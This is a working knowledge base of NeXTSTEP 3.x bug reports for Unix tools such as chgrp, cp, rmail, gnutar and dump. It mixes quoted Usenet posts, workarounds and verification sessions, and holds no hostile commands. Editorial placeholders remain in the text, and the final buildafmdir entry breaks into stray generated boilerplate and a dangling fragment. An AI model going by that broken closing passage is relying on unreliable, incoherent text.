## /bin/chgrp

XXX.33.2 Probably the same problem as KBNS.32.0.037

```
flexus> chgrp -R wheel /NextDeveloper/Demos/SoftPC.app
```

```
chgrp: You are not a member of the wheel group
```

```
flexus> groups
```

```
other staff wheel
```

```
flexus>
```

**KBNS.10.1.025\_o3.0o\_o3.2o KBNS.32.0.rev Bug with -R, reported by Hermann\_Lauer for 3.0 in a 1993-05-10 NeXT-L@antigone.com message, verified by Raf\_Schietekat for 3.0, verified by Hermann\_Lauer for 3.2 intel**

`chgrp -R` apparently does a depth-last walk, and stops immediately before changing the children in a directory it doesn't own. KBNS.10.2.003\_o3.0o

Hermann\_Lauer reported that `chgrp -fR` isn't reliable either (I proposed it as a workaround because it solved things in my test case, but, at least in 3.2, it merely omits the diagnostic), so you'd better use his solution: `find /Internet \! -group other -exec chgrp other {} \;`). Here's a verification session for the bug:

```
flexus# chown -R root.staff /Internet
flexus# chown rfschtkk.staff /Internet/edu/purdue
flexus# chmod a+w /Internet/edu/purdue
flexus# chgrp -R other /Internet
chgrp: You are not the owner of cc
flexus# ls -lga /Internet/edu/purdue
total 3
drwxrwxrwx 3 rfschtkk other 1024 May 1 21:03 ./
dr-xr-xr-x 48 root other 1024 May 10 16:04 ../
dr-xr-xr-x 3 root staff 1024 May 10 15:36 cc/
flexus#
```

## /bin/cp

### **KBNS.32.0.049\_o3.2o /bin/cp -p never preserves setuid (bug or feature?)**

Description: `cp -p` does not preserve setuid flags, for single files or recursively, in any of the four combinations owned/copied by root/non-root, and even on the same 4.3 filesystem. There is no warning. `getuid` is probably the same, and sticky bit too (I tested neither, though).

Urgency: Is this a bug or a feature (compare with `tar`)? The ``Sun'' system examined by Charles\_Fu showed the same symptoms.

Confirmed: Charles\_Fu (o3.?o)

Workaround: Use `( cd sourceDir; tar cf - . ) | ( cd destDir; tar xpf - )` or something (like the Makefiles for install).

Cure (for NeXT): Why not document this in the man pages?

## /bin/(c)sh

```
XXX What is all this??
From: gerti@tms-gmbh.de (Gerd Knops)
Subject: Re: Odd shell problem
```

Reply-To: gerti@tms-gmbh.de  
Date: Thu, 24 Mar 1994 05:48:10 GMT

To make things even more dubious (all in sh):

```
$ echo "a\\nb"
a\nb
$ echo "a\\\\nb"
a\
b
$ echo 'a\\nb'
a\
b
$ echo "a\0134\012b"
a\
b
```

But at least I found out, why it did not work in my makefile: Analog to the NeXT makefiles, I did not use 'echo' direct, but instead \$(ECHO), which stands for '/bin/echo'. EVERY of the above methods produces different output, when you use '/bin/echo' instead of 'echo'.

Grrrr...

Gerd

In article <Cn53wx.174@tms-gmbh.de> gerti@tms-gmbh.de (Gerd Knops) writes:

```
> Hello Netters,
>
> could one of the Shell-Gurus please help me out here: I need the
> combination 'backslash' 'new line' in a shell variable. First I tried was
> the sequence '\\n' (a backslash to escape the second backslash, and a
the
> escape sequence for the new line):
>
> $ echo "a\\nb"
> a\nb
> $
>
> Thats not, what I wanted...
>
> By playing arround, I found this to produce what I need:
>
> $ echo "a\\\\nb"
> a\
> b
> $
>
> BUT: I don't understand it, and it doesn't work in the makefile, where I
> need it! Background: I try to produce a script for sed from within a
> makefile. sed expects the sequence in at the end of each line in a
```

```
> multiline text.
>
> HELP PLEASE...
>
> Gerd
```

---

Newsgroups: comp.sys.next.programmer  
From: trebels@orpheus.theo-phys.gwdg.de (Stephan Trebels)  
Subject: Re: Odd shell problem  
Reply-To: trebels@theo-phys.gwdg.de  
Date: Sat, 26 Mar 1994 15:54:06 GMT

Gerd Knops (gerti@tms-gmbh.de) wrote:  
> To make things even more dubious (all in sh):

```
How about
$ echo 'a
b'
```

it's the same with /bin/echo :-)

```
or you could with the builtin echo of /bin/sh do a
$ echo 'a\nb'
```

Ciao, Stephan  
--  
trebels@theo-phys.gwdg.de

---

## /bin/diff

### **KBNS.00.0.286\_o3.0±3.2o /bin/diff ignores anything past the last newline in its comparison**

Description: See title.

How to verify: Make two files, one with content ``a", another with content ``b" (no newline, file length 1). /bin/diff won't see any difference.

Urgency: ?

Confirmed: Subrata\_Sircar (o3.1o)

Workaround: Use GNU's diff (the basis for FileMerge in 3.2).

Report history: Previously I had written that diff will incorrectly process *long* lines. That diagnosis was faulty, and exposed as such by Subrata\_Sircar.

## /bin/gdb

See category Debugger.

## /bin/kill

**KBNS.00.0.291\_o3.0o Reported by Subrata\_Sircar, from Matthew\_Dillon's 1991-11-22 comp.sys.next.bugs posting, David\_Koski says that this is normal behaviour, and a direct discussion between both didn't resolve the issue: who brings the solution?**

From: dillon@overload.berkeley.ca.us (Matthew Dillon)

Date: 22 Nov 92 11:20:16 PST

>Another problem that I've found... you can't kill a  
>process that is blocked in device-open (e.g. blocked on a  
>dialup tty). That is definitely a bug, when you kill a  
>process (kill -9 pid) it's supposed to die, period.

``Try cat'ing something out the serial port with hardware handshaking then negate CTS while it is dumping. You cannot kill the process." Not yet verified. Matthew\_Dillon has since left NEXTSTEP behind and says his new platform behaves correctly.

Charles\_Fu (XXX process): ``kill -9 sends an uncatchable interrupt to the process. However, the interrupt will never be processed in certain situations including

- the process has had its priority raised (more priority, that is) to a sufficiently high level;

- the process is in an uninterruptible state (usually I/O or other kernel activity, can be serial ports, tape drive, even NFSÐwhich is related to

KBNS.10.1.006\_o3.0o);

- the process isn't really there (a zombie).

Such processes can only be removed by other means. This is not unique to NEXTSTEP."

## /bin/lipo

### **KBNS.33.0.003\_o3.2o ``-detailed\_info" spelling error**

Description: This option spells ``architecture" as ``architecure".

How to verify: Should be obvious (only for fat files).

Urgency: Does no damage, is obvious, just a spelling error.

Confirmed: Tim Luoma XXXaddress (o3.2o, reported), Raf\_Schietekat (o3.2o)

Workaround: N/A

Cure (for NeXT): Spell correctly.

Report history: c.s.n.bugs on 1995-05-15

## /bin/login

**XXX.3.2 KBNS.11.1.010\_o2.1±3.1o Accounting problems, reported by Bruce\_Gingery for 3.1 (he also approved the final incarnation of this report), Bug\_NeXT.?????, verified by Raf\_Schietekat for 3.0, but probably already the case since 2.1 at least (if my memory serves me rightly)**

*/bin/login between non-root users doesn't update /etc/utmp about who is currently logged in on the system (/etc/utmp directly determines the results of who (am i), finger, the talk daemon; whoami isn't mislead because it looks at the process directly and is also affected by su (why shouldn't su affect utmp?)); /usr/adm/wtmp seems to be correctly maintained, but we didn't look closely.*

Another thing that I noticed: after doing su (to root) and /bin/login an ordinary user (which doesn't overlay the current process!), then doing eof twice, who still reports that other user!

Situations where no problems occur: Doing login from root (doing su and either launching a new Terminal from there or doing /bin/login as a subprocess), or from any user to root (on a secure terminal). Logins directly from /etc/init (including rlogin, telnet, rsh), but that's actually a case of doing login from root (init runs as root).

## /bin/make

**XXX.3.2 KBNS.00.0.292\_o3.0c? Revision from NeXT not welcomed** Reported by Subrata\_Sircar, from John\_Stockwell, and Subrata\_Sircar *thinks* it is cured in 3.1. There's a problem with `make` not obeying the usual meaning of `.c.a` something suffix rule. Maybe if I put the time into it I might understand and know what to quote, but I guess those who run into the problem will recognise this. According to John\_Stockwell, it seems that NeXT meant to follow the latest AT&T version of `make`, but received many protests; a re-revised version is available upon request from Bug\_NeXT(ec) (or is that Ask\_NeXT?).

## /bin/otool

**KBNS.11.1.011\_c3.1±3.2o Numerical destinations of bcc.b/bcc.w/bcc.l jumps are 4/2/0 bytes before the real destination**

Description: Does `otool` now reckon the offset of a `bcc` instruction to be from 4 bytes before the next instruction, instead of from just after the instruction word (MC680x0 lingo)?

Urgency: disassembly is horrible this way

Confirmed (only `bcc.b` thus far): Frank\_Thomas (c3.1), Raf\_Schietekat (c3.1±3.2o), Charles\_Fu (o3.2o)

Workaround: use `gdb`... Or invoke `otool` from `Otool.app` (written by Raf\_Schietekat), which does some postprocessing to compensate for this bug.

Report history:

from some disassembled code provided by Frank\_Thomas (NS\_3.1).

KBNS.33.2.rev: Added `Otool.app` workaround.

## /bin/rmail

**KBNS.32.2.018\_o3.2o Bug\_NeXT.61524 /bin/rmail throws away some messages**

Description: If, over a UUCP connection, mail is received in which the initial `From:` line contains an address that is still focused (i.e., has `<>` delimiters around some or all of the address), `rmail` will fail and totally discard all traces of such a message. Maybe someone can comment on whether this is

allowed, with the lawbooks at hand? The problem is that rmail uses popen() to connect to sendmail; popen(), of course, uses a sh(ell) to execute this command, and `sh' thinks that `<>' is a directive to use what follows as the name of an input file. So rmail exits with code 1 without further ado, the message is entirely lost, and the only trace of something bad is a message from `uucp' back to (in my case) maze!daemon, with the subject ``uuxqt cmd (rmail rfschtk ) status (signal 0, exit 1)" and no contents. Sometimes it's ``uuxqt cmd (rmail rfschtk ) status (signal 13, exit 0)" instead (13 is SIGPIPE, ``write on a pipe with no one to read it"), which I can't explain but which seems related.

How to verify: gdb /bin/rmail, break \*0x2c4 (the address of the popen() call on NEXTSTEP\_3.2 mc68k), r < /tmp/crap/rmail root (with that file containing the lines ``From XXX" and maybe some other stuff), x/dw \$sp to get the value of popen()'s first argument (the command itself), and x/s on that value to see the command. If you continue, you see the complaints ``sh: @maze.UUCP,@cc1.kuleuven.ac.be:BITFTP2@PUCC.BITNET: cannot open" and ``Program exited with code 01.".

Urgency: Very harmful: throws away messages without any trace. Triggering conditions occur seldomly.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Get rmail.c on the CD-ROM for BSD 4.4 from your local technical bookstore for about \$40, or from, e.g., ftp://ftp.csos.orst.edu/pub/4.4BSD-Lite/usr/src/bin/rmail. You can get by with just rmail.c if you make some changes, or you can ask me for the changed rmail.c by e-mail. This version does use execve().

Cure (for NeXT): See Workaround.

Report history: c.s.n.bugs (1994-12-04) and a few to c.s.n.sysadmin. With solution: 1995-02-01 to both groups and to Bug\_NeXT (65048).

Thanks to: Charles\_Fu (for telling me about BSD 4.4 and sending me the new rmail.c source), and others who tried to help.

## (/usr)/bin/(gnu)tar

```
XXX.33.2
From: art@cubicsol.com (Art Isbell)
Newsgroups: comp.sys.next.bugs
Subject: gnutar 1.11.2 (NS 3.3) bug
Date: 29 Oct 1995 03:16:57 GMT
Reply-To: art@cubicsol.com (Art Isbell)
```

I was dismayed to find that upon restoring a bunch of nibs from a backup created using gnutar, many of the nibs were empty (i.e., no data.nib, data.classes, or data.dependencies). I had used the following to restore the nibs:

```
gnutar -xzpf backup.tar.gz
Users.external/art/Trego/Development/CaseServ/CaseServ.debug/English.lproj
```

Note that by default, gnutar strips the leading '/' off of paths.

When I examined the contents of backup.tar.gz, many entries similar to the following were printed:

```
Users.external/art/Trego/Development/CaseServ/CaseServ.debug/English.lproj
/AddressType.nib/
/Users.external/art/Trego/Development/CaseServ/CaseServ.debug/English.lproj
j/AddressType.nib/data.classes
/Users.external/art/Trego/Development/CaseServ/CaseServ.debug/English.lproj
j/AddressType.nib/data.nib
```

Note that the data.classes and data.nib entries haven't had the leading '/' stripped!!

Those paths which haven't had the leading '/' stripped are those whose length exceeds 100 characters so are stored specially by gnutar.

Although this is a gnutar, not NEXTSTEP, bug, does anyone know whether a later version of gnutar fixes this bug?

```

Art Isbell NeXTmail: art@cubicsol.com
NeXT Registered Consultant Voice/Fax: +1 408 335 2515
Trego Systems Voice Mail: +1 408 335 1154
CaseServ: NEXTSTEP managed care US Mail: Felton, CA 95018-9442
 contract and case management solutions

```

```
XXX.32.2 Replace with just a consolation
Newsgroups: comp.sys.next.bugs,gnu.utils
From: brad@instep.wimsey.com
Subject: WARNING: bug in gnutar
Reply-To: brad@instep.wimsey.com
Date: Mon, 7 Nov 1994 18:09:56 GMT
```

There is a dangerous bug in gnutar. This bug has been confirmed on both Solaris and NEXTSTEP 3.2:

BUG: The update option 'u' of gnutar does not work as advertised.

#### BACKGROUND:

The man page for tar (NEXTSTEP lacks a manpage for gnutar) states:

```
u The named files are added to the tape if either they
 are not already there or have been modified since
 last put on the tape.
```

The --help option of gnutar states:

```
-u, --update only append files that are newer than copy in archive
```

#### DETAILS:

Given these two descriptions it would seem that the u option would result in a sensible behavior whereby files that didn't exist before are added to the tar and files newer than what is on the tar are updated. The actual behavior between tar(1) and gnutar (/usr/bin/gnutar) varies dramatically (and dangerously for those using gnutar to backup a filesystem) as illustrated in the following test:

a) USING /usr/bin/gnutar (NEXTSTEP 3.2)

```
localhost[1] mkdir stuff
localhost[2] touch stuff/xxx
localhost[3] gnutar -cvf stuff.gnutar ./stuff
./stuff/
./stuff/xxx
localhost[4] touch stuff/xxx
localhost[5] gnutar -uvf stuff.gnutar ./stuff
localhost[6] echo "Make xxx bigger" >> stuff/xxx
localhost[7] gnutar -uvf stuff.gnutar ./stuff
localhost[8] touch stuff/yyy
localhost[9] gnutar -uvf stuff.gnutar ./stuff
./stuff/
./stuff/xxx
./stuff/yyy
localhost[10] rm -rf stuff
localhost[11] gnutar -xvf stuff.gnutar
./stuff/
./stuff/xxx
./stuff/
./stuff/xxx
./stuff/yyy
```

b) USING /bin/tar (NEXTSTEP 3.2)

```
localhost[1] mkdir stuff
localhost[2] touch stuff/xxx
localhost[3] tar -cvf stuff.tar ./stuff
```

```
a ./stuff/xxx 0 blocks
localhost[4] touch stuff/xxx
localhost[5] tar -uvf stuff.tar ./stuff
a ./stuff/xxx 0 blocks
localhost[6] echo "Make xxx bigger" > stuff/xxx
localhost[7] tar -uvf stuff.tar ./stuff
a ./stuff/xxx 1 block
localhost[8] touch stuff/yyy
localhost[9] tar -uvf stuff.tar ./stuff
a ./stuff/yyy 0 blocks
localhost[10] rm -rf ./stuff
localhost[11] tar -xvf stuff.tar
x ./stuff/xxx, 0 bytes, 0 tape blocks
x ./stuff/xxx, 0 bytes, 0 tape blocks
x ./stuff/xxx, 16 bytes, 1 tape blocks
x ./stuff/yyy, 0 bytes, 0 tape blocks
```

Compare the output of gnutar and tar on execution lines 5 and 7. You'll see that gnutar didn't update the tar file in each of these cases, whereas tar did so correctly.

We use gnutar to backup our filesystem since it provides the mangling of long filenames that /bin/tar can't handle.

How is it that this bug has not been noticed before?

```
--
Brad Head <brad@instep.wimsey.com>
Software Developer, InStep Mobile Communications Inc.
Vancouver, British Columbia CANADA

```

```
From: abe@vic.cc.purdue.edu (Vic Abell)
Newsgroups: comp.sys.next.sysadmin,comp.sys.next.bugs,comp.sys.next.software
Subject: Re: WARNING: dangerous bug in gnutar
Date: 10 Nov 1994 13:11:36 GMT
```

In article <1994Nov9.235830.13686@instep.wimsey.com> brad@instep.wimsey.com writes:

```
>
>There is a dangerous bug in gnutar. This bug has been confirmed on both
>Solaris and NEXTSTEP 3.2:
>
>BUG: The update option 'u' of gnutar does not work as advertised.
>
>...
>
>How is it that this bug has not been noticed before?
```

Francois Pinard <pinard@iro.umontreal.ca> currently has in Beta test a new version of GNU tar that fixes many reported bugs. He recently assumed maintenance of GNU tar after a period in which little maintenance had been done and promptly responded to several bug reports I had filed. Perhaps your bug has been fixed. You

certainly should send e-mail to Francois to make sure the bug you believe you have found has been reported. It may even be fixed in the upcoming 1.11.5 release of GNU tar.

Vic Abell

-----  
Newsgroups: comp.sys.next.bugs  
From: Nitezki@NiDat.sub.org (Peter Nitezki)  
Subject: Re: WARNING: bug in gnutar  
Date: Sat, 12 Nov 1994 09:25:07 GMT

In article <1994Nov7.180956.7941@instep.wimsey.com> brad@instep.wimsey.com writes:

>  
> There is a dangerous bug in gnutar. This bug has been confirmed on both  
> Solaris and NEXTSTEP 3.2:  
>  
> BUG: The update option 'u' of gnutar does not work as advertised.  
>  
> BACKGROUND:  
>  
> The man page for tar (NEXTSTEP lacks a manpage for gnutar) states:  
>  
> u        The named files are added to the tape if either they  
>           are not already there or have been modified since  
>           last put on the tape.  
>  
> ...munch...

> How is it that this bug has not been noticed before?

>  
This has been noticed by hordes of Unix users since the day Start/Stop tape drives disappeared, thus a plain ol'e Unix "bug". (We're used to call this bug a feature ;-)

Streaming devices just don't allow to perform the necessary tape positioning operations, therefore, the option isn't working. Since tar (and also gnutar) doesn't know of the type of device beforehand it also doesn't complain. This is a very old Unix deficiency. The tape driver just wasn't upgraded when devices went away from the old operation paradigm. For sake of compatibility all Unices since Sys III knowingly sport this sort of strange behaviour.

The 'u' option works fine for disk archives, though.

--  
Peter Nitezki        | Nitezki@NiDat.sub.org # Blessed art thou who knoweth  
Staarenbergstr. 44 | Tel.: +49 7251 62495 # not about the pleasure and  
D-76703 Kraichtal | Fax : +49 7251 69215 # delight of being hooked  
GERMANY            | pgp & NeXTmail ok! # up to the Net. Peter 1,3-5  
-----

XXX.32.1

From: maze!ccwf%klab.caltech.edu (Charles Fu)

Date: Mon, 6 Jun 1994 20:03:15 -0700

To: flexus!RfSchtk

Subject: Re: Problems doing backups

> Could you describe this bug for KBNS? Details, workaround appreciated.

> Conciseness too...

The 'gnutar' utility shipped with NS3.2 appears to have a bug in which it will sometimes fail to extract correct permissions and ownerships for all files within some directory. If performed by root, the extracted files and directories within the affected directory will be owned by root, not have setuid/gid status restored correctly, and other permissions may also be affected.

The information IS stored correctly in the tar file. Therefore, if no paths are > 100 characters in length, the affected files can be correctly extracted using the regular 'tar' utility. Otherwise, recompiling gnutar appears to solve the problem (but I don't have enough data to say for sure--the problem could be inherent in the GNU sources with different manifestations depending upon the details of compilation and linking).

In my experience, if the problem appears linked to the hardware configuration. In other words, if you have a problem with a tar file on an Intel GX, then the problem will probably also occur on all your similarly configured GX's; but that same file will probably extract correctly on non-GX boxes and on black hardware.

-ccwf

### **XXX.3.2 KBNS.00.0.293\_o3.0o Bug: gnutar cannot read all tar files**

gnutar: only read 8202 bytes from archive Peter Pan.tar

This is /pub/next/Literature/working/PeterPan.tar.Z at sonata.cc.purdue.edu version 1991-12-10, as fetched using BITFTP@PUCC.Princeton.edu.

Theirs is a very strange format (they add \0s and use a strange uuencode), but the old tar *could* handle it (even when not *detecting* what was strange).

### **XXX.3.2 KBNS.00.0.297\_o3.0o Errors in tar(5)'s man page (quotes from my submission to Bug\_NeXTec, #2064 of 1992-07-11)**

In tar(5), it says that there are ``w-2 digits'', but in fact, the leading zeros become spaces.

The last character in the size field seems to be a null if the entry is about a symbolic link (at least in the one case I looked at).

The linkname field has only NAMSIZ-1 characters, instead of NAMSIZ (now the header block as documented has 257 characters).

**KBNS.00.0.296\_o3.0o\_o3.2o Document.** Provide a manual page for *gnutar*, and explain what's the relation to `/bin/tar` and about Posix and stuff.

**XXX.3.2 KBNS.00.0.294\_o3.0o Suggestion: gnutar should use tar format if possible** If *gnutar* compresses anything, it should use the old tar format if possible (unless there are some fantastic new features about the new format for all directories), and the new only for the ones with long file names etcetera.

**KBNS.00.0.295\_o3.0±3.2o Suggestion: use proper extensions**

Description: Shouldn't an extension `.g(nu)tar` be used for things that can't be unpacked by the normal `tar`? Well, it's probably too late for this change. For Compress from the workspace `.compressed` is really `.(g)tar.Z`, so why this new mysterious extension? Same for Installer packages, even though they are sort of private (actually they are in a format handled by *bigtar* inside the `Installer.app` wrapper).

Urgency: Just a suggestion

Confirmed: Raf\_Schietekat (o3.0o\_o3.2o), Subrata\_Sircar (o3.1o, but this entry has changed since then)

Workaround: For giving such a file to someone who doesn't have NEXTSTEP, merely replace `.compressed` with `.tar.Z (= .taz)`, provided that person has *gnutar*.

Cure (for NeXT): Use `.taz` instead of `.compressed`, or (better yet, because it compresses far better) `.tgz`.

Report history: KBNS.32.2.rev

Comment:

`.g(nu)tar` is just a suggestion by Raf\_Schietekat, `.tar` and `.Z` are from Unix, `.taz` and `.tgz` and `.gz` are from GNU, `.compressed` is from NeXT.

To see the improvement from `.compressed` to `.tgz`, just pipe a large `.compressed` file through `uncompress|gzip|wc -c` to see the improvement).

Don't NeXTmail any `.Z` or `.compressed` files: first uncompress them and send the plain materials, or else send a `.tgz` file by doing `uncompress <`

`XXX.compressed | gzip > XXX.tgz` if you both have `g(un)zip`. (Before uuencode, NeXTmail does a `/usr/ucb/compress`, and doing this twice (by including a `.compressed` file) makes things worse than sending the plain materials, but `gzip|compress` is still (a little) better than just NeXTmail compression, in most cases.) Some relative figures for a large PB project: plain is 1.00, `.compressed` or `.Z` = 0.28, `.tgz` = 0.18, and the same sequence sent by NeXTmail or `compress | uuencode` is 0.38, 0.50, 0.32. If you send a `.gz` or `.tgz` document, you have the advantage of compression in `Outgoing.mbox` or whichever `.mbox` you use to archive that message (if you desire to do that).

```
cat XXX.compressed | uncompress | wc -c
```

```
cat XXX.compressed | uncompress | compress | wc -c
cat XXX.compressed | uncompress | gzip | wc -c
cat XXX.compressed | uncompress | compress | uuencode oue | wc -c
cat XXX.compressed | uncompress | compress | compress | uuencode oue | wc -c
cat XXX.compressed | uncompress | gzip | compress | uuencode oue | wc -c
```

XXX.32.2 find a more appropriate location for these comments

See also: gzip(1), from GNU.

## /cores

XXX.32.1  
Before dumping a core, the system should verify that there is enough room on the file system. If not, room should be made by cleaning old cores (oldest first), logging those actions, and only if enough room is available should the core be dumped.

**XXX.3.2 KBNS.10.2.036\_o3.0o Security leak.** When this directory exists, core files will be dumped in it rather than in the current directory (I think that's the rule, I can't find it documented but it works for me). This directory obviously has to have all permissions for everyone, although, if there is documentation, it should advise that it be assigned a ``sticky" bit, so that only the owner of a core file (or root) can remove it. But these core files are dumped with privileges `-rw-r--r--` readable by all! That means that your secure information, that you always encrypt before saving it to disk, and contains your secret swiss bank account number, *is readable to the whole world!*

## /etc/dump

XXX.33.1  
From: Gerald Wildgruber  
Newsgroups: comp.sys.next.bugs  
Subject: State of art in the NeXT dump/restore question ?  
Date: 3 Sep 1995 20:06:44 GMT  
Reply-To: gewil@ue801be.ppp.lrz-muenchen.de

Hello,

this is not for renewing the well known discussion on the dump/restore problem with NeXT. I just want to ask if any document meanwhile appeared to resume this question. I consulted NeXTAnswers and the whole of comp.sys.next.\*, archived and indexed (since 89) on the Peanuts NeXT CD; in short, the problem was to read dump tapes with the restore command: a solution oftenly given was the mtset program wich fixes the blocksize of tape devices; in NeXTAnswers I then could read that the problem should definitely disappear with the SCSI tape driver

ver.3.31. Another posting mentioned the newly implemented stblocksize program, shipped with NeXTSTEP 3.3. ; it is run from /etc/rc to automatically fix the block size. Thus mtset seems no longer necessary as it has been before. Given all these hints, restore still doesn't work for me : I'm running NeXTSTEP 3.3 for Intel and I'm using the HP35470A DAT Streamer. With no mtset command given before (because of stblocksize run during boot time), I get the well known messages:

```
root@ue801be:/tmp> /usr/etc/restore if /dev/nrst0
Tape/disk read error: I/O error
```

I repeat this twenty times and I get:

```
root@ue801be:/tmp> /usr/etc/restore if /dev/nrst0
Tape/disk block size (512) is not a multiple of dump block size (1024)
```

Again I'm repeating this command about twenty times and suddenly restore begins to work with this message:

```
root@ue801be:/tmp> /usr/etc/restore if /dev/nrst0
Note: Doing Quad swapping
(...)
restore > ls
```

>From there on restoring is possible but incredibly slow.

I also tried Markus Wenzel's proposal:

```
>Anyway, the better solution is to dump in variable size
>mode (no mtset, or mtset without any option) and restore after doing a
>'mtset -i', which means "ignore illegal length reports and continue
>restore". It just works fine for me and my WangDAT
```

but without improvement in my unhappy case.

Another question is the length parameter -s for the dump command; I couldn't find any systematic answer on how to determine this number.

Apparently backup with dump/restore works, but I imagine typing x times the whole command in single user mode (without history-function), desperately trying to restore the whole NeXT partition. Is there any solution beyond this perhaps-perhaps-not basis ?

Any help would be greatly appreciated..

Gerald.

-----

# /etc/dumpdates

**KBNS.32.0.042\_o3.2o Bug\_NeXT.52886 File permissions wrong (small nuisance, but easily cured), reported by Irving\_Wolfe to c.s.n.b on 1994-01-20**

Irving\_Wolfe to Bug\_NeXT: ``

I think you are shipping /etc/dumpdates as root-wheel-0644. It should be root-operator-0664. Dumps are normally performed by someone in group operator, not by root. (In our case, the someone is a pseudo-user named staffman.) I think the man page for dump has more info on this. It is the main reason that the group operator exists. (Yes, I know there's also some event notification that is sometimes set to contact anyone in group operator who's logged in, but that's not really applicable under Nextstep most of the time.)

Workaround: do it yourself.

## /etc/mtab

See KBNS.00.0.327

## /etc/rc

**XXX.3.2 KBNS.11.1.009\_o2.1±3.1o /etc/rc.local invoked too soon, reported by Bruce\_Gingery for 2.1, 3.0, 3.1, Bug\_NeXT.?????**

``The invocation in distribution /etc/rc (boot script) file of the LOCAL conventions file (/etc/rc.local) is before the UUCP Lock file cleanups. Thus if any utilities are launched from rc.local, such as SLIP, PPP, or even a UUCP poll, they will NOT find the LCK semaphore status correct, and if any are created by processes run from rc.local, they will be improperly removed by subsequent /etc/rc processing."

## /etc/sendmail/sendmail.\*.cf

**XXX.3.2 KBNS.00.0.299\_o3.0o Just a question**¼ Are addresses like ``user at host" not allowed anymore? This sendmail.cf doesn't seem to be equipped to handle them. But my mailhost (which has other quirks) doesn't allow me to send mail to bogususer@minor.major.at (in Austria), because

its sendmail reads minor.major.at!bogususer as user ``minor.major." in domain ``!bogususer" (probably curable in ruleset 2). Who's fault is this? How acceptable/widespread is NeXT's pseudo-UUCP transformation of Internet-style addresses for use on the Muucp mailer?

# /etc/termcap

XXX.32.2  
From: shess@icicle.winternet.com (Scott Hess)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: telnet terminal wierdness  
Date: 15 Jan 1995 19:23:59 GMT  
In-reply-to: shess@icicle.winternet.com's message of 13 Jan 1995 22:11:24 GMT

In article <SHESS.95Jan13161125@icicle.winternet.com>, shess@icicle.winternet.com (Scott Hess) writes:  
>In article <3f55sq\$jjo5@news.duke.edu>, > altenber@acpub.duke.edu (Lee Altenberg) writes:  
>>This is only a bug because it sure bugs me! Every time I telnet >>onto a NEXTSTEP host, it does wierd things with my console, <...>  
>  
>I agree that this is a bug. Starting with NeXTSTEP2.0, NeXT >introduced the BSD standard vt100 termcap entry. This entry >contains, among other things, the sequence "is=\E[1;24r". That >sequence basically says "Move the cursor to the home position and >tell the terminal it only has 24 lines".  
>  
>This was an unfortunate choice, <...>

Art Isbell has brought to my attention the fact that the NS3.3 vt100 termcap entry has changed. The new entry looks better. It removes the "is" sequence completely, and instead puts "\E[;r" in the "rs" sequence. "rs" is "reset sequence", where "is" is "initialization sequence". I think that this was a pretty good decision on NeXT's part.

In other words, this problem should go away with no effort starting with NS3.3.

Later,  
--  
scott hess <shess@winternet.com> (WWW to "http://www.winternet.com/~shess/")  
Home: 12901 Upton Avenue South, #326 Burnsville, MN 55337 (612) 895-1208  
Office: 101 W. Burnsville Pkwy, Suite 108E, Burnsville, MN 55337 890-1332  
<?If you haven't the time to design, where will you find the time to debug?>  
-----

From: Bryce\_Jasmer@NeXT.COM (Bryce Jasmer)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: telnet terminal wierdness  
Date: 17 Jan 1995 00:46:25 GMT

Scott Hess writes  
->In other words, this problem should go away with no effort starting  
->with NS3.3.

You can copy the /etc/termcap entry from a 3.3 machine onto a 3.2 machine to solve the problem of telnet'ing to the 3.2 machine and getting that annoying behavior.

Bryce  
-----

## /etc/ttys.installer

**XXX.3.2 KBNS.00.0.300\_o3.0±3.1o Verified for 3.1 by Subrata\_Sircar** Shouldn't this be the same as /etc/ttys on a distribution medium? For NS\_3.0 this file is clearly older than ttys.

## /etc/uucp/uucp.day.sh (Not followed anymore: too unusable.)

**XXX.3.2 KBNS.10.1.018\_o3.0o A very dangerous bug!** ``\$UUCLEAN -p -n\${HOURS} -d\${i}'' will **silently** (no -m) delete everything that is older than 30 days (HOURS is defined to be 720). First of all, old UUCP transfers should never be automatically deleted, and second, the thing to do is to warn somebody. This code should be taken out, and something put into /usr/adm/daily (yes, should not depend on uucp.day.sh being used) to warn the postmaster about anything older than three days or so. Any other dangerous stuff in here?

**XXX.3.2 KBNS.00.0.302\_o3.0o Bug.** I get reports with the line ``Tue Apr 13 DST'', where the year should appear in place of ``DST''.

**XXX.3.2 KBNS.10.1.008\_o3.0o Bug/limitation** The cost estimate is unacceptably low for short connection times (normally, for individuals) wherever the phone company uses indivisible call units (everywhere?).

**XXX.3.2 KBNS.10.1.023\_o3.0o Annoying** Why would anyone want to know the sum of the costs incurred by those polling and the amount to pay *instead* of just the latter? Workaround: setting the cost for the systems that mainly poll to 0, and not calling out to those systems too much...

**XXX.3.2 KBNS.00.0.303\_o3.0o Suggestion, international significance.** ATT shouldn't be mentioned (isn't the monopoly broken in the USA as well)? \$ shouldn't be assumed as the currency: there should be a file to configure that.

**XXX.3.2 KBNS.00.0.301\_o3.0o English.** It's ``received'', not ``recieved''.

**XXX.3.2 KBNS.10.2.040\_o3.0o Bug.** uucp.day.sh doesn't clean up after itself in /tmp.

**XXX.3.2 KBNS.10.2.041\_o3.0o Suggestion.** Why putting something in the queue for all UUCP connections, so that uucico will call those systems, wasting a connection charge?

If there are no more bug reports from me, it's because I've decided this facility is so crippled that it isn't of any use to me, so I switched it off.

## /etc/yp/Makefile

**KBNS.00.0.304\_o3.0o\_o3.2o Why executable?** Known to Bug\_NeXTec as #1358 since 1992-01-10.

**/usr/bin/buildafmdir** Tip: never use this, just (close and re)open any FontPanel: all the buildafmdir stuff is done automagically.

**After this only before 3.2**

**KBNS.00.0.305\_o3.0c Reported by Lorin\_Rivers**

``buildafmdir barfs with more than 250 fonts. To fix, replace the bogus NS 3.0 buildafmdir with the one from NS 2.X. Symptom of this problem is randomly disappearing fonts from Font Panel."''

The 3.1 AppKit ReleaseNotes say this:

Reference 28895

Problem	A <b>*Library/Fonts</b> directory couldn't contain more than about 250 fonts.
Description	A bug in <b>buildafmdir</b> caused it to stop working after about 250 fonts. Since most font families have several different fonts (Times-Roman, Times-Bold, Times-BoldItalic, etc.), this meant that you couldn't have more than 50 or 60 different kinds of fonts.

**KBNS.00.0.306\_o3.0c Reported by Subrata\_Sircar, from Glenn\_Reid's 1993-01-14 comp.sys.next.bugs posting, verified by Raf\_Schietekat (about Garamond).**

From: glenn@rightbrain.com (Glenn Reid)

-----  
 The following text was generated by a computer program.  
 If you are the author of the text, you may wish to  
 contact the system manager to have the text  
 re-generated.  
 -----

displayed in the font panel.

